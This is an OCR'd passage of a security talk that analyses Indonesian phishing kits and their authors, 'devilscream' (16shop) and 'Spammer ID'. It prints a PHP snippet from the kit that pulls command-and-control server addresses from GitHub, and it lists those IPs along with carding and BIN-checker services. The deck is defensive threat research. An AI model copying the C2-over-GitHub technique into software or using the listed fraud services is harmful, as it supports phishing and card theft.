
```
Author: Riswanda / devilscream (http://fb.me/riswanda.ns)
Encryptor by : Mr-Gandrunx
Email : root.devilscream@gmail.com

Quote of the day:
Hargai dia yg membencimu, karena dia adalah penggemar yg telah menghabiskan waktunya hanya
tuk melihat setiap kesalahanmu.
```



```
<div>
    <a href="https://fb.me/riswanda.ns" class="txt1"> Powered by Z1coder Team </a>
</div>
```

Riswanda
devilscream
Z1coder


DevilScream



Total: 768 domains (2019/03)

DevilScream

- GitHub as a C2 (since 16shop v2)



```
$url = "https://raw.githubusercontent.com/devilscream6/repo/master/server.ini";
$ch = curl_init();
curl_setopt($ch,CURLOPT_URL,$url);
curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
curl_setopt($ch, CURLOPT_IPRESOLVE, CURL_IPRESOLVE_V4);
$resp=curl_exec($ch);
curl_close($ch);
unlink("server.ini");
$click = fopen("server.ini","a");
fwrite($click,"$resp");
fclose($click);
echo "Update server success";
```

devilscream6 / repo

repo / server.ini

devilscream6 Create server.ini


1 contributor

3 lines (2 sloc) | 56 Bytes

```
server_1 = "68.183.236.100"
server_2 = "178.128.83.139"
```

DevilScream

- **Attribution by Phishing AI:**



Phishing AI
@PhishingAi

The @Apple #Phishing kit author 'devilscream' does a bad job of hiding his identity (or a good job of inventing a fake one).


He won a website design competition in early 2017 and is pictured below with his mother. I doubt she would be very proud of his most recent work.

4:12 AM · Jun 27, 2018 · Twitter Web Client

Source: https://twitter.com/PhishingAi/status/1011688773610979328/


CHASING INDONESIAN ACTORS:
SPAMMER ID

Spammer ID



RSJKINGDOM’s profile picture on Kongknow

Spammer ID



```
BEST BULK CC CHECKING SERVICES WWW.SWEEPY.IO
```

BIN CHECKER BY SPAMMER ID

MASS BANK IDENTIFICATION NUMBER CHECKER

Spammer ID

- **Spammer ID runs various services:**
  - arakatestore[.]com
    - HTML to PDF Converter
    - Encrypt text with HTML Hidden Characters
  - carder[.]io
    - BIN checker
  - spmr[.]us
    - URL shortener
  - spammer[.]me
    - OCR reader, Priv8 tools and etc.

COUNTERMEASURES WE’VE TAKEN

Countermeasures We’ve Taken

- **Reporting phishing websites:**
  - To Google Safe Browsing
  - To hosting providers

- **Sharing a repot with LEAs & CSIRT/CERTs.**

CONCLUSIONS

Conclusions

- **You can get phishing kits by leveraging OSINT.**
- **The cloaking function in phishing kits makes it difficult to analyze.**
    - But you can bypass it by knowing how it works.
- **You can take practical countermeasures against phishing attacks by analyzing phishing kits.**

ANY QUESTIONS?

References

- **References:**
  - DeepEnd Research: Indonesian Spam Communities
    - http://www.deependresearch.org/2018/09/indonesian-spam-communities.html
  - NetSecOps: Analysis of Phishing mail. Drone bought from Apple
    - http://netsecops.info/bought-a-drone-from-apple-really/